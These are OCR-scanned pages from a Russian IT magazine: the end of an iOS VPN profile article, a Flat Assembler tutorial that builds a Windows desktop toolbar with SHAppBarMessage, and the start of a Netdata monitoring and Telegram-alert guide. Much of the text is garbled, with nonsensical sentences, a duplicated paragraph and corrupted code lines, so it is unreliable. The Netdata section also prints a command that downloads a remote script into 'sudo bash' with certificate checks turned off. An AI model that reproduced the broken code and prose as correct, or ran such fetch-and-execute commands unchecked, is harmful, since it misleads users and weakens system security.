Собирай итоговый XML, сохраняй в файл с расширением `.mobileconfig` и перетаскивай его на устройство любым способом (наиболее конструктивным, если это для тебя важно).

Затем тебе нужно будет сделать следующее:

1. Нажать на файл, появится сообщение «Профиль загружен».
2. Перейти в настройки и открыть «Основные → VPN и управление устройством → VPN Configuration».
3. Нажимать «Установить» и вводить ПИН-код и пароли, пока iOS не успокоится и не решит, что ты и правда желаешь установить какой-то новый серт.
4. Зайти в раздел VPN (здесь или в общем списке настроек), поставить галочку напротив своего сервера и попробовать переключить статус в режим «Подключен».
5. Чтобы активировать автоматическую работу, заходя в настройки подключения (пиктограмма) и включай «Подключение по запросу».



ВЫВОДЫ

Мы развернули свой сервер VPN на основе strongSwan, создали на нем учетную запись и сгенерировали сертификат. С этим сертификатом можно подключаться к VPN с любого устройства.

Далее мы научились делать профили VPN для iOS. Все настройки можно было бы задать и вручную, однако интерфейса, чтобы задавать условия подключения, в iOS нет, тогда как в профиле мы сюда их настроить.

Ты можешь подготовить этот конфиг под свои условия и, например, подключать или отключать VPN на работе или в каких-то других локациях, экономя время и силы.

В этой статье я расскажу о том, как создать простое приложение — заготовку панели инструментов для рабочего стола Windows. Для тех, кто уже знаком с Windows API, рассмотрим, как его использовать на языке ассемблера, и познакомимся с Flat Assembler, который станет для нас основным инструментом разработки.

НЕТ В МИРЕ СОВЕРШЕНСТВА

Народная мова гласит, что в основе мироздания лежит закон подлости, из которого следуют все остальные фундаментальные законы природы. К таковым относится и закон: «Любая программа не может быть в соответствии с которыми материальные предметы со временем приходят в негодность, но моим желаниям постоянно изменяет». Вот и приходится вносить в ведомый частях экрана, которые выглядят как чистый стол, если под ним радикально черный фон, и на интерфейсная картина в двущелевом эксперименте, если фон светлый.

Ознакомившись с обзорами аналогичных проблем по розмыкам на YouTube, я составил для себя общее представление об этом дефекте. Он может быть вызван либо плохим контактом шлейфа, соединяющего матрицу монитора с контроллером, либо неисправностью в электронном компоненте самого контроллера. Поскольку гарантийный срок уже закончился, я разобрал свой монитор и нашел в нем, к сторожевым отчаянным шансам на успешный ремонт у меня примерно 50 на 50: либо устраню дефект, либо испорчу все окончательно.

Какие шансы остается выиграть? Знаю по опыту, что официальный сервис, скорее всего, выставит завраздвойную цену, а отдавать боевого товарища в очумелые ручки сервис-центра, скорее всего, не позволит. Необходимо здравый кажется мысль пойти в ближайший магазин, купить новый монитор и не мучить голову на его ремонте. Но, к сожалению, в наше время, если вы монитор не работает сломан. Он он почти работает, и выбрасывать его просто жалко.

А вещь если подумать, ремонт необязательно предполагает восстановление исходного качества изделия — зачастую допускается некоторая утрата потребительских свойств. Как, например, поступает заяц, обнаружив в одном прекрасный день дыру: - нет, не в безопасности, а в любимых домашних брюках? Достает свой потный кошелек и отсылает в ближайший бутик за новыми? Нет, он вспоминает свою Мордыню и, прикинув метраж, отрезает нужный кусок, накладывает заплату! Или другой пример. В то менее прекрасный день, космонавт НАСА обнаружил, что его основная антенна радиосвязи загрязнена и Интернет зонда не работоспособна полностью. Разве они бросили космический корабль на произвольной орбите и обратились к правительству за финансированием нового? Нет, они провяли инженерно и техническую смекалку, в результате чего пусть и не без труда, но успешно провели многочасовую космическую операцию.

ВЫБОР ЦЕЛИ И СРЕДСТВА


Рассматриваемая в статье ситуация нарушается где-то между этими крайними случаями. Наибольшую неудобства оказывает дефект достаточно при использовании приложения на всем экране, поскольку потому что порядок. Не либо на заднем стороку браузера, либо на главное окно приложения. Использование на прозрачности в основном решение, с подгонкой из местоположение после каждого запуска, проект нервным расстройством. Я готов пожертвовать частью полезной площади экрана, если изображение не будет попадать на дефектную область.

Основной операционной системой на моем компьютере — Windows. Как использовать экранную в верной части рабочего на доступного пространства рабочего стола, чтобы окна приложений при развертывании не попадали на нее? Идея опять же подсказывает Мордыня — в применении материнского «теперь» «теперь», наладывает заплату! Или другой пример. В то менее прекрасный день, космонавт НАСА обнаружил, что его основная антенна радиосвязи загрязнена и Интернет зонда не работоспособна полностью. Разве они бросили космический корабль на произвольной орбите и обратились к правительству за финансированием нового? Нет, они проявили изобретательность и техническую смекалку, в результате чего пусть и не без труда, но успешно провели многочасовую космическую операцию.

ЧТО УМЕЕТ FLAT ASSEMBLER?

Давай сперва посмотрим, что собой представляет среда, в которой будем работать. На страницу загрузки выбери архив с последней версией сборки для Windows, загрузи его и распакуй куда-нибудь на диск. В трех мегабайтах найдешь **FASMW.EXE**, что нам и необходимо.

Создай пустую папку **Appbar** для рабочего проекта и скопируй в нее исходный текст рабочего приложения из подкаталога Windows **FASMW\EXAMPLES\TEMPLATE\TEMPLATE.ASM**. Запусти интегрированную среду разработки **FASMW\FASMW.EXE** и с помощью пункта меню File → Open... загрузи в нее этот файл. Обратите внимание, что в нашем распоряжении есть текстовый многооконный редактор с подсветкой синтаксиса ассемблера.



Шаблон Windows-приложения на ассемблере состоит из следующих основных частей:

- заголовка с указанием формата целевого исполняемого файла и точки входа в программу;
- секции кода **.text**, где метка **start** указывает команду, с которой должна начинаться выполнение программы;
- секции данных **.data**, содержащей глобальные переменные программы;
- секции импорта **.idata**, в которой перечислены используемые программой динамические библиотеки и подключаемые обращающиеся к ним функции.

В целом текст программы должен быть понятен любому, кто использовал Win32 API. Вы сделаете лишь несколько правок. Параметры окна функции **CreateWindowEx** — это указатель **.class_title**, для размещения которого нужно определить в этом разделе, то переместите 32-битный указатель на массив или структуру (есть, как 32-битные значения). Обратите внимание, поскольку после строки. Вскоре щелчком функции значение (например, код завершения) передается через регистр **EAX**, если оно не превышает 32 бита, через структуру, на которую указывал один из аргументов.

Во-вторых, Flat Assembler на основе своего набора макроинструкций предоставит дополнительные средства, которые делают использование API максимально приближенным к высокоуровневым языкам программирования. Сначала добавлю сложный вызов функции создания окна в основной цикл строки:

```
invoke CreateWindowEx,0,.class_title,WS_VISIBLE+WS_DLGFRAME+
WS_SYSMENU,120,120,256,192,NULL,NULL,[w.hInstance],NULL
```

Здесь **invoke** — это команда вызова подпрограммы в соответствии с соглашениями Windows API, **CreateWindowEx** — имя вызываемой API-функции, а далее через запятую следует аргументы в том порядке, в котором они описаны в документации. С программисты могут сочетать, что имена или переменные здесь, это указатели **.class_title**, для размещения которого нужно определить в этом разделе, то переместить. Отметим пробелы «плюсы» «минус» «и» доступа к заметности структуры.

Описание окна операционных Windows-ПК тоже не должно вызвать затруднений:

```
proc WindowProc uses ebx esi edi, hwnd,wmsg,wparam,lparam
  ...
  ret
endp
```

Соглашение Win32 API требует, чтобы после возврата из процедуры обратного вызова (callback-процедуры) значения регистров **EBX**, **ESI** и **EDI** были такими же, как и перед вызовом. Для этого в заголовке присутствует указание на сохранение этих регистров в коде **uses ebx esi edi**. А дальше через запятую идет список формальных параметров процедуры, которые соответствуют документации.

Теперь ты можешь скомпилировать и выполнить эту программу. Но сначала уроки пусть я напоминаю, что в разделе директивой **include** фиксируется и пункта меню File → Open... Чтобы, что соответствовало фактическому местоположению **FASMW\INCLUDE**. После этого выполни пункт меню Run → Run или просто нажми клавишу F9. Если все было сделано правильно, то в рабочем поле **Appbar** появится пустое, соответствующий файлу **TEMPLATE.EXE** и на экране отобразится крохотное окно Win32 program template.

СОЗДАНИЕ ОБРАБОТЧИКА СООБЩЕНИЯ WM_CREATE

Со средой разработки разобрались, приступим к работе над программой. Если данный тип кнопки на программирован панели рабочего стола, то сейчас самое время изучить документацию. Но перед этим кому обратить внимание на основные моменты. Панель рабочего стола не является какого-то уникальным объектом операционной системы. Роль панели может играть любое окно, созданное функцией **CreateWindowEx**. Все средства Windows, обеспечивающие функционирование панели, сосредоточены в единственной функции SHAppBarMessage, с помощью которой можно:

- уничто панелью объектов рабочего стола, в пределах которых можно размещать новую панель инструментов;
- зарезервировать на этой области участок для размещения новой панелки;
- указать заинтересует **(hwnd)** окно (в панели), которому будет отправлять системные уведомления, связанные с изменением обстановки на рабочем столе.

После резервирования новой области операционная система запрещает ее использование окнами приложений при их максимизации, освобождает от значков рабочего стола (если таковые на ней были) — и, в общем-то, все. За внешний вид панели отвечает ассоциированное с ней окно, которое теоретически должно занять собой особенное пространство и принять соответствующий вид. Но по большому счету может этого и не делать.

С помощью пункта меню File → Save as... сохрани открытый в редакторе файл под именем **appbar.asm**. В нашей программе панелью будет главное окно приложения. Зарезервируем для нее полосу в верхней части рабочего стола. Это можно сделать в обработчике сообщения WM_CREATE, которое отправляется операционной системой при создании непосредственно перед тем, как отобразить его на экране. Для этого в начале основной процедуры **WindowProc** вставим строки перехода к обработчику сообщения:

```
cmp    [wmsg],WM_CREATE
je     .wmcreate
```

и напишем сам обработчик перед меткой **.wmdestroy**

```
.wmcreate:
  stdcall wmCreateProc, [hwnd]
  jmp     .finish
```

INFO

Метки, которые начинаются с точки, являются локальными по отношению к процедуре, где они используются (в данном случае — WindowProc). Это еще одна фишка Flat Assembler, которая позволяет не беспокоиться о том, что в разных процедурах имена метки могут повторяться.

Наш обработчик вызывает пока еще не существующую процедуру **wmCreateProc** и передает ей значение манипулятора создаваемого окна. В этой процедуре надо описать действия по резервированию полосы и позиционированию панелки окна, после чего обнулить регистр **EAX** для сигнализирования об успешном завершении процедуры. Если после обработки сообщения **WM_CREATE** значение регистра **EAX** равно единице (**=1**), операционная система воспримет это как сигнал о проблеме, что приведет к завершению работы программы. Текст процедуры **wmCreateProc** можно разместить после определения **endp**: закрывающий блок описания процедуры **WindowProc**:

```
proc wmCreateProc,hwnd
  invoke MessageBox,[hwnd],.title,.class_MB_OK+MB_ICONINFORMATION
  xor eax,eax
  ret
endp
```

Процедура **wmCreateProc** в таком виде не делает ничего полезного, но при запуске программы выдает окно с информационным сообщением, которое дает понять, что на этом этапе все работает так, как ожидается.

INFO

Внимательно следи за тем, чтобы количество и порядок аргументов в команде вызова процедуры всегда соответствовали количеству и порядку параметров в ее описании. FASMW это не контролирует, и если допустить небрежность, можно получить трудно обнаруживаемые ошибки.

Продолжение статьи →

ЗАПЛАТКА НА ACME

СОЗДАЁМ ПАНЕЛЬ ИНСТРУМЕНТОВ ДЛЯ WINDOWS НА FLAT ASSEMBLER

ПОДГОТОВКА К ИСПОЛЬЗОВАНИЮ ФУНКЦИИ SHAPPBARMESSAGE

Утилита FASM поддерживает возможность загружающихся в резервированном пространстве для панели инструментов с помощью функции SHAppBarMessage через модуль APPBARDTA. Определяемый этой утилитой по умолчанию файлов из поставки FASMW, поэтому приходится создать его самому на основе документации. Поместим его в отдельном файле. Для этого выберем пункт меню File > New и на открывшейся вкладке текстового редактора наберем следующее:

```
struct APPBARDATA
  cbSize          dd ?
  hwnd            dd ?
  uCallbackMessage dd ?
  uEdge           dd ?
  rc              RECT
  lParam          dd ?
ends
```

Так выглядит описание типа структуры в Flat Assembler. После названия поле следует спецификатор типа dd (означает 4-байтовое двойное слово, а знак вопроса — неопределенное значение), а каждое поле, которого, в свою очередь, может использоваться какие-нибудь структуры (например, RECT). Чтобы не возвращаться к данному вопросу еще раз, в этот же файл можно добавить определения констант, которые используются функцией SHAppBarMessage:

```
ABM_NEW = 0x0
ABM_REMOVE = 0x1
ABM_QUERYPOS = 0x2
ABM_SETPOS = 0x3
ABE_LEFT = 0
ABE_TOP = 1
ABE_RIGHT = 2
ABE_BOTTOM = 3
MS_ABNOTIFY = WM_USER+1
APPBAR_THICKNESS = 64
```

Константы с префиксом ABM_представляют собой коды услуг, запрашиваемых у функции, а константы, с в префиксом ABE_ означают границы рабочего стола, у которых предполагается размещение панели. Константа MSG_ABNOTIFY соответствует «пользовательскому» (по отсчёту неспецифичному, выбираемому программистом) идентификатору сообщения, который мы предоставим использующей операционной системе при отправке уведомлений очы панели инструментов. Тут же определим константу APPBAR_THICKNESS с желаемым значением ширины панели.

Сохраним набранный текст в файле с именем appbar.inc (с расширением пусть имени File > Save As...

INFO

Подключаемый файл с объявлением структуры APPBARDATA и определениями констант: appbar.inc.

Теперь перейдем к редактированию файла appbar.asm с текстом программы (для этого можешь нажать сочетание клавиш Ctrl-Tab) и в его начале перед секцией кода вставь строку подключения под готовенным описанией:

```
include 'appbar.inc'
```

INFO

После внесения в текст программы значочной секции изменений (как, например, сейчас) при верой, компилируется он она. При этом среде, чтобы вставкой в текстовом редакторе было вкладка с основным текстом программы, а не подключенным модулем. Если FASM сообщает об ошибке, нажмите последовательно клавиши и устранить ошибку перед, чем двигаться дальше.

Сейчас, когда у нас есть объявление типа APPBARDATA, мы можем определить глобальную переменную abd этого типа, для чего в секцию данных следует добавить такую строку:

```
abd APPBARDATA sizeof.APPBARDATA, 0, MSG_ABNOTIFY, ABE_TOP, rB, 0, 0,
0, 0
```

Эта строка сообщает операционной переменной (при котором резервируется место) данные для инициализацией (при которой поиски присваивается начальные значения). Оператор внимание, что инициализатор поля всякоиной структуры abd. Заключен в фигурные скобки. Макроопределения FASM позволяет указать размер структуры APPBARDATA с помощью конструкции sizeof.APPBARDATA.

Функция SHAppBarMessage находится в системной динамической библиотеке Shell32.dll. Поэтому потребуется добавить строки в секцию импорта, в результате что она приобретет следующий вид:

```
section '.idata' import data readable writeable

  kernel32, 'KERNEL32.DLL',\
            user32, 'USER32.DLL',\
            shell32, 'SHELL32.DLL'

  include 'api\kernel32.inc'
  include 'api\user32.inc'
  include 'api\shell32.inc'
```

INFO

Чтобы узнать, в какой динамической библиотеке находится функция Win32 API, надо открыть на «справочник сайта Microsoft страницу документации с описанием этой функции и ближе к концу страницы списать секцию Requirements. Из этой секции можно узнать минимальную поддерживаемую версию Windows (Minimum supported client/server), или затаскивается файла для языка программирования C с объявлением этой функции (Header file), отличающуюся библиотеку, которую надо подключить к исполняемому файлу для использования функции (Library file), и наконец, имя файла динамической библиотеки (DLL file).

Убедись, что программа компилируется и работает.

INFO

Промежуточный вариант программы со всеми предварительными объявлениями и определениями: appbar-ver2.asm.

РЕЗЕРВИРОВАНИЕ ПЛОЩАДКИ ДЛЯ ПАНЕЛИ

Подготовительные мероприятия закончены, мы на финишной прямой. Не загружай панель пока я не скажу. Для проверки синтаксиса можешь периодически компилировать исходный текст в исполнимый файл через пункт меню Run > Compile, но программу на запуск пока не гоняй.

Вернемся к блоку с процедурой wmCreateProc, удалим из него строку вывода отладочного сообщения и напрямую приложение смыслом. В ответ вместо с резервирований, сначала декларируем желание создать панель инструментов рабочего стола, для чего вызовем функцию SHAppBarMessage с сообщением ABM_NEW и структурой APPBARDATA, в которой заполнены поля cbSize uCallbackMessage (при инициализации переменной) и hWnd (непосредственно вызовом функции):

```
proc wmCreateProc,hwnd
  mov eax, [hwnd]
  mov [abd.hwnd], eax
  invoke SHAppBarMessage, ABM_NEW, abd
  cmp eax, TRUE
  je @F
  mov eax, -1
  ret
@@:
```

Здесь мы впервые сталкиваемся с ограничением ассемблера, которое не позволяет непосредственно помещать данные из одной ячейки памяти в другую, в результате чего нам пришлось воспользовать регистром EAX в качестве промежуточного хранилища. После вызова функции проверяем возвращаемое ею значение. Если операционная система не возражает против использования она в качестве панели, то регистр EAX будет содержать TRUE.

Flat Assembler предлагает удобную систему локальных метка для коротких переходов, которая позволяет «перепрыгивать» через несколько команд. Для обозначения такого перехода, в примере @F обозначает ближайшую следующую метку @@ в случае положения равенства при предыдущем сравнении cmp eax, TRUE. Мы хотим совершить переход на ближайшую предыдущую метку @@ то в команде перехода надо указать -@@.

Таким образом, в случае неравенства в регистр EAX будет записано значение -1 (в шестнадцатеричной системе). Она, как было отмечено выше, воспринят его в качестве признака проблемы при обработке сообщения WM_CREATE, что приведет к завершению работы приложения.

Загрузим у Windows границы рабочего стола, в пределах которых можно размещать панель. Без лишней сверхмощности отправим заявку через abd.rc на весь размер экрана, а операционная система приведет значения полей структуры RECT в соответствие реальной обстановкой. Для этого узнаем у системы, в полном запишем в abd.rc.right ширину экрана, уменьшенную на единицу; а в abd.rc.bottom — уменьшенную на единицу высоту экрана, после чего вызовем функцию SHAppBarMessage с сообщением ABM_QUERYPOS:

```
invoke GetSystemMetrics, SM_CXSCREEN
dec eax
mov [abd.rc.right], eax
invoke GetSystemMetrics, SM_CYSCREEN
dec eax
mov [abd.rc.bottom], eax
invoke SHAppBarMessage, ABM_QUERYPOS, abd
```

После возврата в структуре abd.rc будет находиться уникальная допустимой области. Нам же нужна только полоса шириной APPBAR_THICKNESS у верхнего края рабочего стола. Поэтому поднимем верхнюю координату и запрофу у операционной системы значение нижнего полосу через вызов функции SHAppBarMessage с сообщением ABM_SETPOS:

```
mov eax, [abd.rc.top]
add eax, APPBAR_THICKNESS
dec eax
mov [abd.rc.bottom], eax
invoke SHAppBarMessage, ABM_SETPOS, abd
xor eax,eax
ret
endp
```

В конце процедуры сделаем обнуление регистра EAX командой xor eax, eax и вызовем нулевого значения операционной системе, которое она воспринят как успешное завершение обработчика WM_CREATE.

Пока предположим, что мы все сделали правильно. Результатом вызовов переключения рабочего стола должно стать отрисовка полосы от верхней границы рабочего стола. Если запустить программу в таком виде, то заверщенная обработка сообщения не у дела даже после не завершается и продолжается перезагрузить компьютер. Мы должны явным образом вернуть операционной системе полученные из кромешного вызовов полосы для его дотолкания в окончой процедуре WindowProc блок обработки сообщения WM_DESTROY следующей строкой (ее надо вставить сразу после метки , wmdestroy:

```
invoke SHAppBarMessage, ABM_REMOVE, abd
```

INFO

Промежуточный вариант программы, который умеет резервировать и освобождать участок рабочего стола: appbar-ver3.asm.

А вот теперь можно и даже нужно запустить полученную программу и посмотреть, как она работает. Пробуй перемещать окна приложений, разворачивать их на весь экран, закрывать, как они себя при этом ведут. Обратим внимание, что панели окна получившаяся программы существует как будто отдельно от развернутого окна на рабочем стола рабочего. Закрывание программы сотрущая на рабочем столе должна восстанавливаться. Если остается какие-то особенности, то перезагрузку компьютер и внимательно проверь программу.

НАСТРОЙКА ОКНА ПАНЕЛИ

Остаток только пперелет главное окно нашего приложения в соответствие с его задачей. Для этого, во-первых, подправим стили окна в строке с вызовом функции CreateWindowEx следующим образом:

```
invoke CreateWindowEx,WS_EX_TOPMOST+WS_EX_TOOLWINDOW,,,class,,title,
WS_POPUP,128,128,256,192,NULL,NULL,[wc.hInstance],NULL
```

А во-вторых, дополним процедуру wmCreateProc строками, выполняющими позиционирование окна на зарезервированной полосе рабочего стола. Для этого сразу после не загоняла помостки строку определения локальных переменных:

```
local width:DWORD, height:DWORD
```

После имени переменной через двоеточие указан их тип (как в паскале). Локальные объявления можно указывать типы параметров процедур. Мы этого не делали, потому что нас вызывает 32-битный тип, предполагаемый по умолчанию. Строки вычисляют размеров и перемещения окна надо подместить в конце процедуры перед формированием возвращаемого значения в регистре EAX:

```
mov eax, [abd.rc.right]
sub eax, [abd.rc.left]
inc eax
mov [width], eax
mov eax, [abd.rc.bottom]
sub eax, [abd.rc.top]
inc eax
mov [height], eax
invoke SetWindowPos, [hwnd], HWND_TOP, [abd.rc.left], [abd.rc.top], [
width], [height], SWP_NOACTIVATE+SWP_DRAWWINDOW
```

INFO

Окончательный вариант программы: appbar.asm.

Запусти получившуюся программу. Можно зарезервированной полосы рабочего стола должно занять серое окно без рамки и заголовка — наша заплатка. Не пытайся завершить программу через диспетчер задач, потому что зарезервированная часть рабочего стола в этом случае не освобождается. Вместо этого щелкни левой кнопкой мыши по этой полосе и нажми комбинацию клавиш Alt-F4. Программа завершится, а рабочий стол вернется в исходное состояние.

ЗАКЛЮЧЕНИЕ

Так мы научились устранить главное неудобство от дефекта монитора при использовании развернуты на весь экран приложений. Поэтому мы узнали то том, как создать свою панель инструментов для рабочего стола Windows.

Разработанное нами приложение вовсе не «заплатка» в прямом смысле. Вовсе функциональной панелью, а не такой, которая, как картина в мультфильме про дядю Фёдора, «ни дом, ни дворец, ни дворец». В дальнейшем панели использовать главное окно приложения, что позволяет добавить на него элементы управления текст, рисунки. Но первым делом в бы добавим панели от поторопного запуска программы для этого надо воспользоваться имеющимся мьютексом, который создается с помощью функции CreateMutex. Но поможет добавить в программу не проблемы. Сообщение MSG_ABNOTIFY — их может отправлять нашему ему операционная система (например, при запуске полноэкранного приложения или активности соседнего окна).

А вот выбранный инструмент Flat Assembler с ассемблером в качестве языка программирования оставляет противоречивые чувства. К положительным теперам можно отнести:

- компактный размер и быстрое развертывание на любом Windows-компьютере;
- возможность полноценно использовать методологию структурного программирования благодаря макроопределениям, что практически сначает отрицания на стоимость проекта;
- сделанная работа пригодна на всей линейке Windows от Windows 2000 до Windows 10 x86-64 благодаря использованию Win32 API;
- малый размер генерируемых EXE-файлов (разработанное в статье приложение занимает 2,5 Кбайт на диске).

Спорные моменты, на мой взгляд, следующие:

- жесткая привязка к архитектуре процессоров Intel;
- слабая «защита от дурака» (практически отсутствует контроль типов переменных и соответствие фактическим аргументам при вызове функций объявленным формальным параметрам).

Как бы то ни было, с использованием Flat Assembler вполне можно изучать основы программирования на ассемблере для архитектуры x86. Этот инструмент позволяет сосредоточиться на изучении конструкции языка ассм. что ещё не стимулянет с ассемблером, но желают использовать его в будущем для создания собственных приложений.

НАСТРАИВАЕМ ПРОСТУЮ БЕСПЛАТНУЮ СИСТЕМУ МОНИТОРИНГА

Радик Ис.
Системный администратор

Возможно, у тебя есть сервер, роутер или еще какой-то девайс, за работой которого нужно следить. Как сделать систему мониторинга, которая сообщит, что пора бы уже бежать вливать в сервер? Я рекомендую к твоим случаям использовать Netdata, а помогать в настройке — бесплатный под названием Netdata. О его возможностях я расскажу в этой статье.

Обычно для сбора статистики приходится разворачивать что-то вроде Prometheus, агрент Zabbix, Nagios или Icinga. Для не-кубернетисов бо-ольшая часть этого — лишние сущности, которые нужно настраивать, обновлять и следить, чтобы не сдохли. Но хорошо, что есть альтернатива. Обслуживание подобных процессов тоже порой оказывается весьма сложным.

Netdata — это простая в использовании, быстрая, высокопроизводительная, но с широким возможностями. При этом хорошо бы не замедлять производительность сервера, обновлениями, зависимостями и прочим из-за чрезмерного ресурсоемкого мониторинга? Специально для решения именно этой проблемы разработчики сделали свой агент — Netdata. Поставрщик расходует минимальное количество ресурсов и в то же время, которые и использует, в сказке при-ятно. В статье мы рассмотрим установку агента Netdata на примере Ubuntu Linux.

О NETDATA

Netdata — это агент, который предназначен для развертывания на физических серверах, виртуальных машинах, в контейнерах, на IoT-устройствах. Он работает в Linux, FreeBSD, macOS, Kubernetes, Docker, Linux, LXC. Как и прочие.

Агент Netdata отслеживает тысячи метрик в секунду. Это потрясающе решение, но с широким возможностями? При этом хорошо бы не замедлять производительность приложений

NETDATA

НАСТРАИВАЕМ ПРОСТУЮ БЕСПЛАТНУЮ СИСТЕМУ МОНИТОРИНГА


ПОДКЛЮЧЕНИЕ К NETDATA CLOUD

В архиве Netdata Cloud хранятся неограниченные ресурсы (процессор, память, диск, сеть) и от нас потребуется только подключить виртуальные машины с агентом Netdata. Цель — организовать получение уведомлений о сбоях и возникающих на хосте ситуациях с минимальными временными и финансовыми затратами, ну и с минимальными ухищрениями на поддержание системы мониторинга. Так как при проблемах в сервисах и в случае недоступности агента Netdata уведомления нам получать не сможет, для этого нужен внешний дублёр с постоянным доступом к нему по сети.

Агент Netdata подключается к Netdata Cloud при помощи небольшого скрипта, состоит выполнение которого в **/var/lib/netdata/cloud.d/** будет сгенерирована приватная и публичная ключи, размещен конфигурационный файл и работает сервис **netdata-cloud-connector**. Суть в том,как получить на Netdata Cloud, для этого нужен только адрес email.


Страница регистрации в Netdata Cloud

Указанный свой email и получай на почту ссылку для входа с правами администратора и только что созданную для себя организацию. В ней можно добавить пользователей, пространства, расширять доступы по группам, строить дашборды и прочее.



Страница регистрации в Netdata Cloud

Скрипт для подключения виртуального хоста к Netdata Cloud по получении при переходе на раздел Platform → General или по любому клиенту. Я создаю клиента каждому, в которого будь подключать виртуальный хост.




Скрипт регистрации хоста в Netdata Cloud

Выделяем секцию под node-exporter 3 на скриншоте выше и есть тот самый скрипт для подключения. Если, который нужно выполнить на хосте, где ты установил агент Netdata. В моем случае это виртуальная машина по адресу **172.16.218.134**.

```
[admin@netdata ~]$ sudo bash curl -Sk https://my-netdata.io/kickstart.
ht --claim-token eu_MbAXvBLjzbnjBqWkuqzPrNDtvrnt_rzzWbAXkqw
-k,--insecure,--fail,--show-error,--
--claim-rooms 5d9f0f0a-1d9c-42d7-a8ac-4b2c1f1a8bf7,c1a9b8d4-6qw
-k,--insecure,--fail,--show-error,--
--claim-rooms 5d9f0f0a-1d9c-42d7-a8ac-4b2c1f1a8bf7 --claim-url https://app.
netdata.cloud
>> Found existing install of netdata under /usr
>> Existing install appears to be handled manually or through
the system package manager.
>> Attempting to claim agent to https://app.netdata.cloud ---
>> Successfully claimed node ---
Rose URL: https://app.netdata.cloud
>> hostkey:1216 (at) 127.0.0.1:19999
>> Received: {"id":"d9d1d0d1-d9d1-a4b1-c1d0-
d9d1d0d1d0d1", "nonce":"a0a0a0a0-
7b9a-
4e0d0a-a0a0-a0a0a0a0a0a0",
"response":"{\"claim_id\":\"d9d1d0d1-d9d1-a4b1-c1d0-d9d1d0d1d0d1\",
\"error\":\"Cannot claim node - this
agent is currently claimed.\"}"}
>> Successfully claimed node ---
```

Вот оно — успешное подключение виртуальной машины к Netdata Cloud с демонстрацией ее показателей.



Подключенный к Netdata Cloud хост

ПЛАГИНЫ

Netdata поставляется плагинами с Python на Golang, выделим их в отдельный ре-позиторий. Включение Golang-плагинов в Netdata виртуальный спасёт и конфиг Golang-плагинов выглядит следующим образом.

```
# Переходим в директорию с конфигами Netdata
$ cd /etc/netdata/

# Включай необходимые плагины, используя скрипт-обертку
$ sudo ./edit-config go.d.conf
```

Даже если файла **go.d.conf** нет в директории **/etc/netdata**, исполняем скрипт **edit-config** для редактирования конфигов. Скрипт создаст этот файл, скопирует его из **/usr/lib/netdata/conf.d/**, и откроет для редактирования. Для включения плагинов нужно прописать параметр включения плагина, в некоторых случаях необходимо настроить плагина в файле **/etc/netdata/go.d/plugin.conf**. Подробный метод включения запуска/отключения для плагина, написанного на Python, с поправкой на указание файла — **go.d.conf** нужно использовать **python.d.conf**.

Для примера давай включим **pdns-recursor** и включим его статистику. Pdns-recursor — это рекурсивный DNS-сервер, ранее выделенный в отдельный проект по замене рекурсивного демона. Установка выполняется следующей командой:

```
$ sudo yum install pdns-recursor -y
```


Теперь настроим **powerdns-recursor** для сбора статистики. В документации к плагину из репозиторий Golang(github) указаны необходимые действия:

- включение параметров webserver в **powerdns-recursor** для демонстрации статистики;
- включение HTTP API указанным значением параметра **api-key** для предоставления доступа к статистике.


INFO

Команды из этой демонстрации и следующих подобных можешь копировать и использовать прямо из поиска — это текст. Не будь осторожен: в буфер могут попасть лишние символы.

Настроим **powerdns-recursor** показана на следующем видео:



*А вот пропущена создание и правки конфига **go.d.conf** и включение плагина на Go **powerdns_recursor**:*



Для применения изменений необходимо перезапустить Netdata:

```
$ sudo systemctl restart netdata.service
```


powerdns_recursor local
Dashboards
Charts
Alarms
Alarm Log
Administration
Agent
Cloud
Space
Rooms
Notifications
Agent Dashboard
Agent Alarms
Agent Alarm Log
Agent Configuration
Agent Nodes
Agent Tasks
Agent Functions
Agent Logs
Agent Metrics
Agent Health
Agent Info
Agent Stream
Agent Aclk
Agent Cloud
Agent Dyncfg
Agent Plugins
Agent Collectors
Agent Exporting
Agent Ml
Agent Ml Models
Agent Ml Info
Agent Ml Stream
Agent Ml Datasets

NETDATA


НАСТРАИВАЕМ ПРОСТУЮ БЕСПЛАТНУЮ СИСТЕМУ МОНИТОРИНГА

ОПОВЕЩЕНИЯ (ALERTS)

При подключении к Netdata Cloud оповещения Netdata сразу отправляются только на email. В будущем ожидается оповещения через webhooks, но сроки ввода, равно этой фичи неизвестны. Если тебе нужны другие методы оповещения настройка производится на шаге с email в Netdata (в нашем случае — на настройках хостов), см. ниже.

Создание бота и канала в Telegram


Для отправки оповещений в Telegram можно использовать бота, при этом у тебя должен быть дедицированный аккаунт в этом мессенджере. Для начала протестируй скрипты по ссылкам ниже.



Создание бота в Telegram


Создай канал, в который бот будет отправлять оповещения Netdata.

Создание Telegram канала для оповещений



Настройка Telegram канала для оповещений Netdata

Теперь добавь бота в созданный канал в администраторы, желательно отрав всем боты кроме только что созданного бота.



Добавление бота в администраторы канала

Добавление бота в администраторы канала

Добавление бота в администраторы канала

Отправь сообщение боту в ранее созданный канал. Telegram в только что созданный канал для его активации. Это поможет узнать ID канала в свойствах твоего бота. Зададим значение ID канала по ссылке https://api.telegram.org/bot<BOT_TOKEN>/getUpdates. Замени **XXX:YYYY** полном токене бота. Токен можно узнать у **@botfather** с помощью это команд, в ответе будет что-то подобное:

```
{
  "ok":true,
  "result":[{
    "update_id":874480077,
    "channel_post":{
      "message_id":1,
      "sender_chat":{
        "id":-1001513453918,
        "title":"netdata alerts - sakep.rs",
        "type":"channel"
      },
      "chat":{
        "id":-1001513453918,
        "title":"netdata alerts - sakep.rs",
        "type":"channel"
      },
      "date":1641217915,
      "text":"test"
    }
  }]
}
```

